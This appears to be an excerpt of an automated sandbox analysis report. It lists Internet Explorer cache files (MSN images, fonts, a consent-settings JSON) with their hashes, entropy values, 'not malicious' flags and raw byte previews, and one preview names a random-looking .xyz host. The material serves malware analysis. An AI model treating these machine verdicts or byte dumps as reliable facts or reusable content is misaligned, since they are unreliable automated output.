Preview:	).h.t.t.p.:././.t.a.y.b.h.c.t.d.y.e.h.f.h.g.t.h.p.2...x.y.z./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r ...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.... .....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7..... s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s...s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r. ..s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s...rQ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	downloaded
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/ea/4996b9.woff
Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.I.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Category:	downloaded
Size (bytes):	2939
Entropy (8bit):	4.794189660497687
Encrypted:	false
SSDEEP:	48:Y9vlgmDHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAcHHPk5JKIcFerZjSaSZjfumjVT4:OymDwb40zrvdip5GHZa6AymshjUjVjx4
MD5:	B2B036D0AFB84E48CDB782A34C34B9D5
SHA1:	DFC7C8BA62D71767F2A60AED568D915D1C9F82D6
SHA-256:	DC51F0A9F93038659B0DB1B69B69FCFB00FB5911805F8B1E40591F9867FD566F
SHA-512:	C2AAAF7BC1DF73018D92ABD994AF3C0041DCCE883C10F4F4E17685CD349B3AF320BBA29718F98CFF6CC24BE4BDD5360E1D3327AFFBF0C87622AE7CBAB677C F22
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/55a804ab-e5c6-4b97-9319-86263d365d28.json
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","Optanon DataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AALBT5R[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	38082
Entropy (8bit):	7.95283561615866
Encrypted:	false
SSDEEP:	768:Iskhx3xgeUanE7yRi30penhZzJqPTbBCuLOxRNUbmX1DM0o:Ibhtxg/oiEEQT1CuaxRbBM0o
MD5:	B745F3E46BDA9E883A20D3D734A5F5A7
SHA1:	560751C163E1D89FAE870F9B5F417C1176ACEA17
SHA-256:	9E9C6003C9ED82BE8C45B120D61C4024C460A302CA87891B6B745708B0418BAC
SHA-512:	62F7E13DDE88C8358761CAA605B86A78FDE1AA0DB78275264B6A101F431B68E53E3D097BD8FCE19094ECD3B655CFA9C993C373F0517DEA91905FDFA61EB382 E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALBT5R.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=782&y=258
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..,...>-Rt.q.@h`q.-?..R..B...>..3.@.@..p....h...C..)4...>t..o_\.{.....}Pw=.....".@.(..Z....2...}m.P94.....u.Q.....c..?...<..E.~t.6>.u.....^.&.3..E.....V/..A._Yy.h..X...~{.h[....'S.....>k....t..wI..v.tu..p>,.....Z.....L...h..w..#.....A...P.....O.)h....I..Dv.....*K@..ISk..`U..).sB.....S`Ol?.....K..P.kO.....`YU-..O.?. EMk.E..s....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AALOVXU[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7378
Entropy (8bit):	7.846965688561589
Encrypted:	false
SSDEEP:	96:QfQExpVNZQbqzpMz0y+csLY0v7CGCjYAcnxqKKcm0yMgU8ks1KMFsO84TrGo9zpx:QoCNbzbLY0TChnUxhKcKBUcKMQuvVl
MD5:	FC8F7E7E7784B59A80BD01F0AC897B56
SHA1:	33281FE7BA04CAD9412BC2392C308F7595C0AC84
SHA-256:	51C3E79651CDC29AC84F851729B1060A2478729955DDAD6E13C5E261D10F17C5
SHA-512:	1EC362074397D2E2D3C5618AE77C785D28628DEFD68EA613D9490B009324EF7B0E456932DB73B0FC872EAAFD8AE9FE997062E39D7175D6A3602BDE81EC94D0 8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALOVXU.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=500&y=281
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....P.@....P.@.@....P.@....P...3..@."g...i\v....."Y.e..<..E..'...Q...0s.....}...77Y.).PpdoA.Oj.I.Cq;...8..(.....TU.....(...P.@....P...@....P.@....P....@.6.cI.7..S.....J.V.2.Id....?<...iH.4..1.a.....^[.....!....$C...T..... .Ey.Y%H.!....n}};.4eM..c.$..T.-...P0..P.@....P...@....P.@....P..B..G&...x..H.....}.nRF.....%Fq.~.....w.X...."..V..~...?....}"... ..7....%...Jq

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AALPpDM[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AALPpDM[1].jpg

Size (bytes):	10987
Entropy (8bit):	7.9393871443314685
Encrypted:	false
SSDEEP:	192:QoeoTS9m60zck21CjYGVoa7NZbPw0OJNJIjFVFrkL5o7M30jm6q29ZLi5BzlTZ:b3CQcX8oa7N1CNJIRnkL5G86qEZLCVZ
MD5:	2FEDF6404B89D2CC6684081C9B8A3E4C
SHA1:	914E9344AEAF0CE525241085147921E8BBF75AD8
SHA-256:	658DC6CF1540C1C91FF8789DB9548AC48698CE41F17AF10DB5856FF1A03CF82D
SHA-512:	C1F4AA99C3BE3DC019815114A9998CE2FFD0607D877D290D7E81D1BE2266A152E392A3C9A3B365B71C99DA3197641A7A5D3ABCD8C3F729705E9877D4850C22E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPpDM.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=302&y=118
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..KQ..j.}.$.R.4%Xc.&..O..H....^.p.:.@D...A..x...>.(..WRE.....0.&M.%BY.`.....*...i...s.@..6...9.1.9...>V1..,d.dm...;H+H...H.@5l.r...b...(...r@..!..1..2E.H..R.,C.E.e...*@a.. .\&h.....%qcF.rFh.C.a.0..R..X..=(.X6..1.w..(bF.....0.M..h.r)...J..}.g...8..H...M..8(r(.....@1.,CqE..-.qH@B..*n>RH.VW.f.z...|..%vU..9.H.2....6B.....w"a.qAB\9..8..#8.....*.D..+.I...v..XT...dvl|..&

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AALPpJm[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	14603
Entropy (8bit):	7.940939800659526
Encrypted:	false
SSDEEP:	192:Q28ZcPjMMzm52HFKfNUgvdrpNC75MyL5bwalGRzgdvLehS/AIlVvfwSn4PKrWsFK:N8MK/BVr2loavLB/AIlJIKrDWQK
MD5:	D1B0C4A06AA83F4E94C9E1F69B9AB096
SHA1:	BEC26079B71048380AD99ED71926B6D5B41C5F37
SHA-256:	4A87ABF57997164161F697AA8A3807E0F4DBB19DE1147174E3F454B770B55EF7
SHA-512:	63AFF482028A48C98F5BED5702D5B19CEFAE1E08CC8E1F369F2E481B2416E7A8E93A7BAB87E9B727781FD51E398AFA27C2AF8297C2E25A53C6FC93CE6347F30
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPpJm.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=222&y=180
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..U)..).@...$E,...$....D..c.R(.Ef..R.uK@(.6..V.iX..R.....}.....S.(..h...x...4.1...Q,\.!.!...P...-....N.....$....2.....N..Zv....p.J.q."..!6l.).j.f.....8..H.P...d...H.)1...(z....R.x,,...xZ...`.(..\.....+..Q`.....`..,!..v(..h..*...!.C.U5.b.H...,.l8...XU..L....."2...d.v.....4X.#^i.f...["..8.29.+....L..h&..P!.T.B..PT...T...&..R..R...)..i.. .....@74...@#.)....`&U...r(..z.1.1..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AALPq41[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	10980
Entropy (8bit):	7.937990072426437
Encrypted:	false
SSDEEP:	192:Qo8ftfaeohlblYit+5NKXITZzX4tTWk+qYM0kaIUTelRdqITAgH:byMhlbLt+yXI1zX4N/+qR0PlGwbU
MD5:	F4903943203CC89306AA6B8184CF49B2
SHA1:	E0AAF5500B10FDDAECE82DB1BA3EA20A8C08472A
SHA-256:	3153ACF0FF70244DE3D0FF33DB04908C2D12BC25F80E9A5519C389FD4F92A50E
SHA-512:	08A3D91FDC9615D737C5D1E15AA1B654EB319541FF97F94CCD90FCB61630DE3B43E0605C13FDD057A6529FBDAD738751A52058524D8A64DBA437795CB05A6A5E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPq41.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=394&y=73
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..G.z....-.k..~.....$I.Il..!..lsTV...!...B).b.=?Kk.g.....Q.d#.o....>f._b...8o%.B~P.....R.z...VK...9.../.?...SmN.i.7..}.4W...%..3....e(.....~...c..M..Ic.IUd.....p..q.....qV..SC..F.....3.....@.....3(..?.f;.#...2s,..ss.!d.....{.....F.ih....-.....F$.7.=3.(.i..kZ..O.D..Fl.l...O^.W...Y..uS...*.....#el..;.Eb.Gb.....!.....*..6.C.P.B`....b..P.@..g/$.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAuTnto[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	777

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAuTnto[1].png	
Entropy (8bit):	7.619244521498105
Encrypted:	false
SSDEEP:	12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9
MD5:	1472AF1857C95AC2B14A1FE6127AFC4E
SHA1:	D419586293B44B4824C41D48D341BD6770BAFC2C
SHA-256:	67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942
SHA-512:	635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAuTnto.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG........IHDR................a....pHYs..........+......IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}......w...<..>..8xo...2L..............Q....*.4.) ../'~......<.3.#....V....T..[M..I).V.a.....EKI-4...b... 6JY...V.t2.%......"Q....`.......`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g......z(..H...^~.:A........S...=B.6....w..KNGLN..^..^.o.B)..s?P.... v.......q......8.W.7S6....Da`..8.[.z1G"n.2.X.......................2>..q...c......fb...q0..{...GcW@.Hb.Ba.......w....P.....=.)...h..A..`......j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S. ........d...+..3............%*m|.../.....M..}y.7..?8....K.I.|;5....@...u..6<.yM.%B",.U..].+...$...%$.....3...L....%.8...A9..#.0j.\lZcg...c8..d......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB10MkbM[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	936
Entropy (8bit):	7.711185429072882
Encrypted:	false
SSDEEP:	24:IJJuYNKuGlZLocJZlxAgAbiuoSrZzi1g3+:IJn94F/lxAZiuoSNYgO
MD5:	19B9391F3CA20AA5671834C668105A22
SHA1:	81C2522FC7C808683191D2469426DFC06100F574
SHA-256:	3557A603145306F90828FF3EA70902A1822E8B117F4BDF39933A2A413A79399F
SHA-512:	0E4BA430498B10CE0622FF745A4AE352FDA75E44C50C7D5EBBC270E68D56D8750CE89435AE3819ACA7C2DD709264E71CE7415B7EBAB24704B83380A5B99C66 C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB10MkbM.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG........IHDR................a....pHYs..........+.....ZIDATx.m._hSW....?....E...U.Z.M..a.1.}P..6+.....l......LDA......u.a.U..P..&k..Iz...&....R_.q.=p8....~.'...5..}......_.I$FS.\.c][4#... ......+...U@fZz.Y.......\|.7....r.x..S.?.ws....B9.P.-Yt*..N.}.'V......G...5....uc....XV.=.{..ai.pw.v)...(.9.z\\|.3:Q..,qr.es...ZTp..Mt.iB.2.{w.C*WB..F...b../.H..\..*.).0l.R......c........@S5.? 3...q..:..8.?....p.=6`..T...5.nn........]..b.j.,..pf.....8...".M..?.@K...L.='.1.O.2Kb.p..(..\.D.......n..._.....0.............w^bR....v\..)..l..f..l..M.m.6t.7....U.Y3?.h=..!.<.._........pL..V"[....... {[P....e07...Wc....IH.T@...*..A@.......;....>Gt&...}...o...KP...7W1.sm~...&.......00.....>/....l.#.t......2.....L_Owu.*.A)...-.w.*.1/+.)....XR.A#;..X...p..3!...H.....f.ok;..\|x..1.R.\W.H\...<.. <&.M!mk:\|....%.<..,.%.g..g..G@z^Q..I...T.D^..G.&v6$.J.2J....~..Y\kX.j.......c.&.>.3..........ek..+..~B.\......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB17XeLr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	11801
Entropy (8bit):	7.953954510780551
Encrypted:	false
SSDEEP:	192:QnifYccU5N+UnDT3S+nXbY7r3iS7NUzUorhqr2vOUxMqLSJvq66kiLeXwGJcbu+O:0k4U5N+Cf3f+GSM5rhI2WU5m066kiLex
MD5:	ABD522231DC3C4850C03A3AE4CE571C2
SHA1:	530A4AD882F319CBE7A23982F70A7D980E0AB6F8
SHA-256:	45497AB98BCD81979FA23569777C4A7A484DBB213AC61646C6DCCFE385968A5B
SHA-512:	35B37154807C91488D46B2401C930D378951D59D728CA782BC7A5BD95081C581A58F23155ECB8000865015C67727F13C7682158A3B979ACDAAE4E1E1DBAAF8DI
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB17XeLr.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1146&y=297
Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO........6...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..O..]g.....d.>..~-.{.....y...z...$.6Fp3Z.c...4.c..P.@........hE..<.>..=.b.....M...B.8..@.|r..>.$.wR.ua%............<...!...}(..u.......J....52] 4....v..O2'.3......0......Y..q.K....F...5l_c.FP9.B...{...0.w=.)..&..6.i0$..`6M.........Sz..3.G...o<...i3....R:....48?..)\D.s.w..A....&.....%.L.....-..^r......O.#..\...=.t.j)..,...K9[a.m..{..3..}.@.Ty.H .'.........o{..9.0.$...U....]o

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB1gEFcn[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	649
Entropy (8bit):	7.550111408177733
Encrypted:	false
SSDEEP:	12:6v/7/k2VoGkMN1D3Dwjiv89NLfg49aYg1gnuHk8oPK81hyMK6k7HQRj8pAp:+k2rrDMjiv891FaYg1GbiFMTyHQRLp
MD5:	C2E5A197E0874BA7DF22D24683BCA296
SHA1:	A7D5FACB2B4AFB128980725EB2FE45FF62F6F050

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB1gEFcn[1].png	
SHA-256:	E8003C3B945A0C865CE0E715BB219E225E0EF6958554EB81DBCB6A86C0E67186
SHA-512:	7134108455DF8FA8B267CAB99BE8FF0AEF452039BA5979B4E1DB83E79C1321BBF1C08A6457F5F659A889D3D9DF8EF96E4D69D809FDC3969501EE9D002BE9508
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1gEFcn.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....;IDATx.mRAHTQ.=.....f.....$(h.j.....6#.B%.v..BT...Q.q.... j.Z$..AW.He&0....2..:.....w.....$M.~.>.....@)..<#.x0L...I.v..,.... }...a..$.~....d2..#.z.!g..r.....U.4..)..8b1...+X^>@....[.`.a%...sV..0.....B..U..=.T+-..x../H..ig|7I....$i$....S.....?.P7.....h.....<.Lf'.l._..sfgV.5.a...^.....m.q^.\.hV..l.....&.3d...VW.vi. ..l^T..F*...8..j..N=.$TD.....VV.X\...,...'...5.e(.F@...N...}LLT03..d`|...c...6..C.g....R....mT..]..B.....B4jS...A...j...~I.....5=.J?.o~k+0...[.B.9N..&=.....O.W..fg.....r^Q...-.....A..9.[.. .r....H..K.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB5kJAC[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	282
Entropy (8bit):	6.9110608167815455
Encrypted:	false
SSDEEP:	6:6v/lhPahmLRX4QCQo/9iKSHQn3N2/cAFKTvGuoVBzbc09Ap7p:6v/7/o7QrgU/cAFKPovI0a
MD5:	DF80A8269142FB6090655E7CE8CFD550
SHA1:	50A9EEFB2526F762690E54248EBFDD98AECD25DF
SHA-256:	56A5293CEDEEF877108B5743C2CED09BB23D75318D89B3B24F9A2487C3DEAE0D
SHA-512:	2E15EBA4358052567054B52CE88F550D6F0FFDD4B64AB202DD5697830FF78FC1415C9ABAFDBF667AC6EEE5333042C3AD3C670DDA3393AE44AD4B31A355A659 E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB5kJAC.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..AK.@.....-.. ...i/^...?.....Ki....v.l./....V.`..a..a\.h...K=.@...L.$.....B...T.U .....%...z..t.>`...7;.k.o:...?b*.~..O.MG9..o(.....| .._...=qd1Q.c.....*.^B..K..jB..k...oq.P..h..#...N....?.}w.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BBY7ARN[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	779
Entropy (8bit):	7.670456272038463
Encrypted:	false
SSDEEP:	24:dYsfeTaIfpVFdpxXMyN2fFIKdko2boYfm:Jf5ILpCyN29lC5boD
MD5:	30801A14BDC1842F543DA129067EA9D8
SHA1:	1900A9E6E1FA79FE3DF5EC8B77A6A24BD9F5FD7F
SHA-256:	70BB586490198437FFE06C1F44700A2171290B4D2F2F5B6F3E5037EAEBC968A4
SHA-512:	8B146404DE0C8E08796C4A6C46DF8315F7335BC896AF11EE30ABFB080E564ED354D0B70AEDE7AF793A2684A319197A472F05A44E2B5C892F117B40F3AF938617
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBY7ARN.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.eSMHTQ...7.o.8#3.0....M.BPJDi..*.E..h.A...6..0.Z$..i.A...B....H0*.rl..F.y:?...9O..^.....=.J..h..M]f>.I...d...V.D..@....T..5`. .....@..PK.t6....#,.....o&.U*.lJ @...4S.J$..&.....%v.B.w.Fc.....'B...7...B..0..#z..J..>r.F.Ch..(.U&.\..O.s+..]Z..w..s.>.I_.....U$D..CP.<....].\w..4..~...Q....._...h...L.....X.{i... {.. &.w.:.....$.W.....W..."..S.pu..').=2.C#X..D.....}.$..H.F}.f...8...s..:.....2..S.LL..'&.g.....j.#....oH..EhG'...`.p..Ei...D...T.fP.m3.CwD).q.....x....?..+..2....wPyW...j.....$..1.....!W*u *e"..Q.N#.q..kg...%`w.-.o..z..CO.k.....&..g..@{..k.J._...)X..4)x...ra.#....i._1...f..j...2..&.J.^. .@$.`0N.t.....D.....iL...d/.|Or.L._...;a..Y.]i.._J....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\F[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	303892
Entropy (8bit):	5.999911965441764
Encrypted:	false
SSDEEP:	6144:M0oQobemDcjP/5CnLNwm7pmtd01+syjJ4ZmboZO3YH/RikQo:MoNmIjP/YnLN1Ad00syOJUYH/RHQo
MD5:	49F9E6B7D1740AAD64B09FC4F2273957
SHA1:	B6C6DA5294EC9EE65C46B6FD0068E1E0A3D05114
SHA-256:	6629C6AA5479336513E242D52EF469C34DCF71888C92920987767B76FAD93FB5
